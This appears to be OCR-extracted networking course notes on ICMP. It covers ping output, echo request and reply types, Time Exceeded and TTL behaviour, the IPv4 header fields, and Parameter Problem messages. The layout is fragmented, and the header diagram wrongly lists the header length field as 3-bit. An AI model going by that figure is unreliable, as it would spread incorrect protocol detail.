Reply from 10.10.1.11: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.1.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data.........		

Echo = Type 8
Echo Reply = Type 0

Ethernet Header (Layer 2)			IP Header (Layer 3)	ICMP Message (Layer 3)						Ether. Tr.
Ethernet Destination Address (MAC)	Ethernet Source Address (MAC)	Frame Type	Source IP Add. Dest. IP Add. Protocol Field	Type 0 or 8	Code 0	Checksum	ID	Seq. Num.	Data	FCS

IP Protocol Field = 1
The echo request message is typically initiated using the ping command


Time Exceeded Message

ICMP Time Exceeded
Type = 11

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data.........		


- A **TTL value** is defined in each datagram (IP packet)
- As each router processes the **datagram**, it decreases the TTL value by one
- When the TTL of the datagram **value** reaches zero, the **packet** is discarded
- ICMP uses a time exceeded **message** to notify the **source device** that the TTL of the datagram has been exceeded

IP Header



0
15
16
31
4-bit Version
3-bit Header Length
8-bit Type of Service (TOS)
16-bit Total Length (in bytes)
16-bit Identification
3-bit Flags
13-bit Fragment Offset
8-bit Time-to-Live (TTL)
8-bit Protocol
16-bit Header Checksum
32-bit Source IP Address
32-bit Destination IP Address
Options (if any)
Data

Notes:




IP Parameter Problem

- Devices that **process** datagrams may not be able to forward them due to some type of **error** in the header
- Such errors do not relate to the state of the destination **host** or network, but still prevent the datagram from being **processed** and **delivered**
- An ICMP **type 12 parameter** problem message is sent to the **source** of the **datagram**

ICMP Parameter Problem Type = 12

